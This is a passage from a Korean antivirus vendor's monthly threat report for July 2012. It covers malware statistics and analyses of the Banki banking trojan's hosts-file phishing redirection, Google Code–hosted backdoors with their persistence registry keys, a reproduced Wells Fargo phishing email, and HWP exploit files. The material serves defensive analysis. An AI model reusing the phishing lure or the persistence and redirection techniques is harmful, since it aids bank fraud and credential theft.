ASEC REPORT

VOL.31 | 2012.08

안랩 월간 보안 보고서

이달의 보안 동향
모바일 악성코드 이슈

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

7월 악성코드, 973만건 '11.6% 감소'

ASEC이 집계한 바에 따르면, 2012년 7월에 감염이 보고된 악성코드는 전체 973만 9943건인 것으로 나타났다. 이는 지난달의 1100만 6597건에 비해 126만 6654건이 감소한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성 코드는 ASD.PREVENTION이었으며, JS/Agent와 Textimage/Autorun이 그 다음으로 많이 보고됐다. 또한 Adware/Win32.winagir, Trojan/Win32.pbbot, Dropper/Win32.onlinegamehack, JS/Iframe, Win-Trojan/Downloader.196608.AO 등 총 5건의 악성코드가 최다 20건 목록에 새로 나타났다([표 1-1]).




그림 1-1 |] 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	557,529	16.8%
2	—	JS/Agent	287,832	8.7%
3	▲1	Textimage/Autorun	282,459	8.5%
4	▲3	Trojan/Win32.adh	243,813	7.3%
5	▼2	Trojan/Win32.Gen	241,943	7.3%
6	▼1	Downloader/Win32.agent	195,081	5.9%
7	▲11	Malware/Win32.suspicious	174,055	5.2%
8	▲2	Trojan/Win32.bho	148,083	4.5%
9	▼1	Adware/Win32.korad	127,027	3.8%
10	NEW	Adware/Win32.winagir	124,324	3.7%
11	▼5	Malware/Win32.generic	119,524	3.6%
12	NEW	Trojan/Win32.pbbot	107,811	3.2%
13	▼1	Java/Exploit	100,084	3.0%
14	▼3	Trojan/Win32.sasfis	98,797	3.0%
15	NEW	Dropper/Win32.onlinegamehack	95,329	2.9%
16	NEW	JS/Iframe	95,086	2.9%
17	▼3	RIPPER	90,267	2.7%
18	▼5	Als/Bursted	84,711	2.5%
19	▼2	Trojan/Win32.agent	82,794	2.5%
20	NEW	Win-Trojan/Downloader.196608.AO	70,766	2.0%
		TOTAL	3,327,315	100.0%

표 1-1 | 2012년 7월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표진단명 중 가장 많이 보고된 20건을 추린 것이다. 2012년 7월에는 Trojan/Win32가 총 147만 1731건으로 가장 빈번히 보고된 것으로 조사됐다. ASD Prevention이 55만 7529건, Win-Trojan/Agent가 49만 5102건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	1,471,731	22.6%
2	▲3	ASD	557,529	8.5%
3	▲3	Win-Trojan/Agent	495,102	7.6%
4	▼2	Adware/Win32	413,390	6.3%
5	▼2	Win-Adware/Korad	404,810	6.2%
6	▼2	Downloader/Win32	373,819	5.7%
7	▲1	Win-Trojan/Downloader	335,008	5.1%
8	▼1	Malware/Win32	315,359	4.8%
9	▼2	JS/Agent	290,518	4.5%
10	—	Textimage/Autorun	282,507	4.3%
11	▼1	Win-Trojan/Korad	279,850	4.3%
12	▼1	Win-Trojan/Onlinegamehack	275,628	4.2%
13	▲3	Dropper/Win32	183,196	2.8%
14	▲1	Win-Dropper/Korad	153,933	2.4%
15	▼1	Win32/Conficker	141,082	2.2%
16	▲2	Win32/Virut	129,515	2.1%
17	▼4	Backdoor/Win32	112,669	1.7%
18	▲1	Win32/Kido	110,997	1.7%
19	NEW	Java/Exploit	100,084	1.5%
20	NEW	JS/Iframe	95,086	1.5%
		TOTAL	6,521,813	100.0%

표 1-2 | 악성코드 대표진단명 최다 20건

7월 신종 악성코드

7월의 신종 악성코드는 Win-Trojan/Korad.385024가 4만 5253건으로 전체의 9.2%를 차지했으며, Win-Adware/KorAd.335872.B가 4만 693건이 보고됐다.

순위	악성코드명	건수	비율
1	Win-Trojan/Korad.385024	45,253	9.2%
2	Win-Adware/KorAd.335872.B	40,693	8.2%
3	Win-Trojan/Korad.82800	36,084	7.3%
4	Win-Trojan/Korad.352256	34,038	6.9%
5	Win-Adware/KorAd.20480.Q	30,340	6.1%
6	VBS/Ifame	28,886	5.8%
7	Win-Adware/KorAd.1757696	26,825	5.4%
8	Win-Trojan/Agent.241152.BC	26,637	5.4%
9	Dropper/Korad.162698	26,276	5.3%
10	Win-Trojan/Korad.335872	25,169	5.1%
11	Win-Adware/KorAd.20480.T	22,366	4.5%
12	Win-Adware/KorAd.20480.R	22,365	4.5%
13	Win-Dropper/KorAd.1384110	21,065	4.3%
14	Win-Trojan/Korad.996352	18,450	3.7%
15	Win-Trojan/Agent.92160.IS	16,776	3.4%
16	Win-Trojan/Downloader.195744	16,711	3.4%
17	Win-Trojan/Swisyn.479232.J	15,078	3.1%
18	Win-Trojan/Agent.83945472	14,791	3.0%
19	Win-Adware/KorAd.623104	13,821	2.8%
20	JS/Shellocode	12,917	2.6%
	TOTAL	494,541	100.0%

표 1-3 | 7월 신종 악성코드 최다 20건

7월 악성코드 유형, '트로이 목마가 최다'

[그림 1-2]는 2012년 7월 한 달 동안 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 41.9%로 가장 높은 비율을 나타냈고, 스크립트(Script)가 10.1%, 웜(Worm)이 6.8%인 것으로 집계됐다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 드롭퍼, 바이러스가 전월에 비해 증가세를 보였으며 스크립트, 웜, 애드웨어, 스파이웨어는 감소세를 보였다. 다운로더, 애프케어 계열은 전월과 동일한 수준을 유지하였다.




그림 1-3 | 2012년 6월 vs. 7월 악성코드 유형별 비율

신종 악성코드 유형별 분포

7월의 신종 악성코드를 유형별로 보면 트로이목마가 58%로 가장 많았고, 애드웨어가 23%, 드롭퍼가 8%였다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

Banki 트로이목마의 공습

Banki 트로이목마(이하 Banki)가 발견된 지난 5월 중순 이후로, 이 악성코드의 변종이 다양한 경로를 통해서 꾸준히 유포되고 있다. Banki 트로이목마와 유사한 형태의 트로이목마는 오래 전부터 간헐적으로 유포되었으나 그 기능과 구조가 복잡하거나 정교하지 않았다.

Banki 트로이목마의 위험성은 기능이나 구조에 있는 것이 아니다. 감염 시 호스트 파일을 수정함으로써 사용자가 국내 온라인 뱅킹 사이트로 접속을 시도할 때, 전문가도 구분하기 어려울 정도로 정교하게 만들어진 피싱 사이트로 접속을 유도하는 데 있다.

지금까지 발견된 Banki 트로이목마의 유포 경로를 정리해 보면 아래와 같다.

- 해킹된 웹 사이트
- 정상 프로그램 리패키징
- 인터넷 방송 프로그램 리패키징
- 해킹된 웹하드 사이트 프로그램 리패키징
- 토렌트 프로그램 리패키징
- 웹하드 사이트에서 동영상 파일로 위장
- 구글 코드(Google Code) 사이트(http://code.google.com/p/******/downloads/list)

구글 코드 사이트를 이용한 유포는 가장 최근에 발견된 사례로 [그림 1-5]와 같다. 5월 중순에 처음 발견된 이래 지금까지 위와 같은 경로를 통해 유포된 Banki 트로이목마의 구조와 기능에는 전혀 변화가 없었다.




그림 1-5 | 구글 코드 사이트에서 유포된 Banki

aax.exe는 다른 사이트(dns01.***** aaa.com)에서 Banki 트로이목마를 다운로드 및 실행하는 기능을 가지고 있으며 개략적인 구조는 [그림 1-6]과 같다.




그림 1-6 | Banki의 개략적인 구조

Banki 트로이목마가 감염된 PC의 호스트 파일을 수정하는 이유는 단순하다. 보통은 특정 사이트에 접속하기 위해 가장 먼저 사이트의 주소를 DNS에 질의하여 해당 사이트의 정보를 얻는 것으로 알고 있다. 하지만, 사실은 DNS에 질의하는 과정을 거치기 전 호스트 파일에서 접속하려는 도메인과 매핑되는 IP가 존재하는지를 검색하여 존재한다면 DNS에 질의하지 않고 호스트 파일을 참조하여 특정 사이트로 접속한다.

따라서 Banki 트로이목마가 [그림 1-7]과 같이 감염된 PC의 호스트 파일을 수정하여 특정 도메인에 매핑되는 IP를 임의로 설정하면 감염된 PC는 DNS 질의를 하지 않고 호스트 파일에 설정된 주소, 즉 피싱 사이트로 접속한다.

그림 1-7 | Banki에 의해서 변조된 호스트 파일

지금까지 보고된 피싱 사이트들을 분석해 보면 전문가들도 구분하기 힘들 정도로 정교하게 제작된 것을 알 수 있다. 이로 미루어 볼 때, 개인보다는 전문 그룹에서 업무를 분장해 제작한 것으로 추정된다. 하지만 [그림 1-8]과 같이 유심히 살펴보면 정상 사이트와 피싱 사이트 사이에는 차이점이 있다. 정상 국민은행 사이트는 'http가 아닌 https를 이용한다' 는 것이다.




그림 1-8 | 국민은행 피싱 사이트(위)와 정상 사이트(아래) 비교

〈V3 제품군의 진단명〉

- Trojan/Win32.Banki (2012.07.18.00)
- Dropper/Win32.Banki (2012.07.18.01)
- Trojan/Win32.Scar (2012.07.18.01)

구글 코드를 악용한 악성코드 유포

구글은 사용자들의 편의성을 위해 지메일(Gmail), 구글 리더(Google Reader)와 구글 닥스(Google Docs) 등 여러 가지 서비스를 제공하고 있다. 인터넷만 연결되어 있다면 언제 어디서든지 구글 서비스를 이용해 메일과 웹 사이트, 그리고 문서 등을 열고 작업할 수 있다. 또 개발자들을 위해서는, 프로그램 개발과 관련한 소스 코드와 파일 등을 개발자들끼리 공유할 수 있도록 구글 코드 공간을 마련했다.

이러한 서비스들 모두 24시간 중단되지 않는 가용성과 안정성을 제공한다는 점을 악용하여 구글 코드에 악성코드를 업로드하여 유포한 사례가 7월 23일 발견되었다.

구글 코드를 악성코드 유포에 악용한 사례는 이번이 처음은 아니다. 지난 7월 18일 발견되었던 개인 금융 정보 탈취 목적의 Banki 트로이목마 역시 구글 코드를 악용하였다. 이번에 발견된 구글 코드를 악용해 유포되고 있는 악성코드들은 [그림 1-9]와 같이 총 2개의 파일이며 server.exe(58,368바이트)와 1.exe(37,772바이트)이다.




그림 1-9 | 구글 코드를 악용해 유포 중인 악성코드들

ASD(AhnLab Smart Defense)의 데이터베이스를 통해 이 악성코드들의 상관 관계 분석을 실시한 결과 1.exe(37,772바이트)는 7월 22일 17시경 최초 유포되었다.

---

1 1.exe(37,772바이트) 파일이 실행되면 윈도우 시스템 폴더에 다음과 같이 자신의 복사본을 생성한다.

C:₩WINDOWS₩system32₩WinHelp32.exe

또 'Windows Help Systemg' 라는 서비스명으로 다음의 레지스트리 키를 생성하여 시스템 재부팅 시 자동 실행하도록 구성한다.

HKLM₩SYSTEM₩ControlSet001₩Services₩WinHelp32t₩ImagePath

"C:₩WINDOWS₩system32₩WinHelp32.exe"

---

2 중국에 위치한 특정 시스템으로 접속을 시도하지만, 분석 당시에는 정상적인 접속이 이루어지지 않았다. 그러나 ASD의 데이터베이스를 통해 네트워크 접속 로그를 확인한 결과 7월 22일 23시경에 다음 파일을 다운로드하는 명령을 수행했다.

'http://*********.googlecode.com/files/server.exe'

---

3 1.exe(37,772바이트)는 별도의 드라이버 파일(.SYS)을 이용해, 후킹(Hooking)되어 있는 SSDT(System Service Dispatch Table)를 강제로 복구하여, 자신이 보안 제품에 의해 탐지되지 않도록 한다.

그 외에 공격자 의도에 따라 다음의 악의적인 기능들을 수행한다.

파일 다운로드 및 실행
운영체계 및 하드웨어 정보 수집
DoS(Denial of Service) 공격

---

4 1.exe(37,772바이트)에 의해 다운로드되는 server.exe(58,368바이트)가 실행되면 윈도우 시스템 폴더에 다음 파일이 생성된다.

C:₩WINDOWS₩system32₩(6자리 임의의 문자).exe

또한 'Remote Command Service' 라는 서비스명으로 레지스트리 키를 생성하여 시스템 재부팅 시 자동 실행하도록 구성한다.

HKLM₩SYSTEM₩ControlSet001₩Services₩rcmdsvc₩ImagePath

"C:₩WINDOWS₩system32₩(6자리 임의의 문자).exe"

이와 함께 레지스트리 특정 키 값을 수정하여 윈도우 시스템에 내장된 방화벽을 우회할 수 있도록 설정한다.

---

5 server.exe(58,368바이트)는 7월 23일 20시까지 중국에 위치한 시스템에 접속을 시도하였으나 분석 당시에는 정상적인 접속이 이루어지지 않았다. 해당 파일 역시 공격자 의도에 따라 다음과 같이 일반적인 백도어(Backdoor)와 유사한 다양한 악의적인 기능들을 수행한다.

파일 다운로드 및 실행
운영체계 및 하드웨어 정보 수집
키보드 입력 후킹

DoS(Denial of Service) 공격
원격 제어

ASD 데이터베이스를 통해 1.exe(37,772바이트)와 server.exe(58,368바이트)의 정보들을 분석하는 과정에서 1.exe(37,772바이트)가 다수의 국내 웹 사이트들에 대한 분산 서비스 거부(Distributed Denial-of-Service) 공격을 수행한 것을 확인하였다. 해당 분산 서비스 거부 공격의 대상이 되었던 웹 사이트들은 웹하드 서비스 업체와 소규모 의류 쇼핑몰이 주를 이루었다.

이러한 정황으로 볼 때 공격자는 중국 언더그라운드에서 공유되는 악성코드 생성기를 통해 생성한 악성코드들을 구글 코드에 업로드한 후 취약한 웹 사이트나 포털 웹 사이트의 카페 등을 통해 유포한 것으로 추정된다.

〈V3 제품군의 진단명〉

- Win-Trojan/Agent.70144.KG
- Backdoor/Win32.Yoddos

국외 은행 피싱 메일

최근 미국의 대표적인 은행 가운데 하나인 웰스 파고(Wells Fargo) 은행과 관련된 피싱 메일이 발견되었다. 수신된 메일은 [그림 1-10]과 같이 '계정과 관련하여, 임시로 접근이 차단되어 첨부된 파일을 다운로드 후 차단 해제 및 패스워드 변경이 필요하다' 는 내용을 담고 있으며 첨부 파일(Wells Fargo Bank.htm)을 포함한다.

```
Subject: Important Account Information

Dear Wells Fargo OnlineSM Customer:

Due to recent activity on your account, we have issued the following
security requirements.

For your security, we have temporarily prevented access to your account.
Wells Fargo  safeguards your account when there is a possibility that
someone other than you tried to sign on. You may be getting this message
because you signed in from a different location or device. If this is the
case, your access may be restored when you return toyour normal sign on
method.

For immediate access, you are required to follow the link below to secure
your personal account informations.

To unlock your account, reset your Password online or follow these
two simple steps.

1 Download the attachment providedby our Security Team.
2 Open the attached file (in your Web Browser) and Fill in the required
fields.

Please don't reply directly to this automatically-generated e-mail message.

Sincerely,

Online Banking Team
```

그림 1-10 | 수신된 메일 내용

그림 1-11 | 첨부된 파일

첨부된 파일은 [그림 1-11]과 같으며, 사용자는 메일 내용과 파일명만 봤을 때에는 의심 없이 열어볼 위험성이 있다.

해당 파일을 에디터로 열어보면, [그림 1-12]와 같은 일부 난독화된 코드가 확인된다.




그림 1-12 | 난독화된 일부 코드

첨부된 파일의 코드를 확인해보면, 취약점을 통해 악성코드를 다운로드하거나 다른 악성코드 유포를 위한 페이지로 연결되지는 않는다. 다만, [그림 1-13]과 같이 계정 정보 확인 및 변경을 위한 로그인 페이지가 확인된다.




그림 1-13 | 피싱 페이지 - 로그인

해당 웹 페이지는 정상적인 웰스 파고 은행의 홈페이지로 보이지만, [그림 1-14]와 같이 웰스 파고 은행과 관련이 없는 도메인으로부터 페이지를 가져온다.

그림 1-14 | 피싱 페이지 연결 패킷 정보

관련 서버의 위치는 프랑스(France)로 확인되며, 로그인 정보 입력 후 [Sign On] 버튼을 클릭하면 다음 과정이 진행된다(잘못된 정보 입력 시에도 다음 과정이 진행된다).

1. [그림 1-15]와 같이 개인정보와 메일 계정 정보를 필수로 입력하도록 요구한다.




그림 1-15 | 피싱 페이지 – 개인정보 입력

2. 신용카드와 관련된 정보 입력을 요구한다.




그림 1-16 | 피싱 페이지 – 신용카드 정보 입력

3. 정보 입력 과정이 완료되면 인증 완료 메시지를 출력한다.




그림 1-17 | 피싱 페이지 – 인증 완료 페이지

4. 인증 과정 완료 후, [Continue] 버튼을 눌러 계속 진행하면 [그림 1-18]과 같이 정상적인 웰스 파고 은행 공식 홈페이지를 띄운다.




그림 1-18 | 정상적인 웰스 파고 은행 홈페이지

해당 페이지는 사용자를 속이기 위해서 띄우는 정상 페이지이며, [그림 1-17]의 인증 완료 메시지와 함께 입력된 정보는 [그림 1-19]와 같이 호주(Australia)에 위치한 특정 서버로 전송된다.

그림 1-19 | 입력된 정보 전송되는 패킷 정보

정상적인 사이트의 경우 위와 같이 과도한 개인정보의 입력을 요구하지 않는다는 것을 명심하고, 추후 발생할 수 있는 보안 위협에 대해서도 항상 주의해야 한다.

〈V3 제품군의 진단명〉

– JS/Agent(V3, 2012.06.21.02)

아래아한글 취약점을 악용한 파일 추가 발견

ASEC에서는 지속적으로 발견되고 있는 아래아한글 취약점을 악용한 악성코드 감염 사례들에 대해 소개해왔다.

- 6월 15일 – 아래아한글 제로데이 취약점을 악용한 악성코드 유포
- 6월 26일 – 알려진 아래아한글 취약점을 악용한 악성코드 유포
- 7월 5일 – 지속적으로 발견되는 취약한 아래아한글 파일 유포

아래아한글의 취약점을 악용한 파일이 7월 24일 다시 발견되었으며, 이번에 발견된 취약한 파일은 [그림 1-20]과 같다.

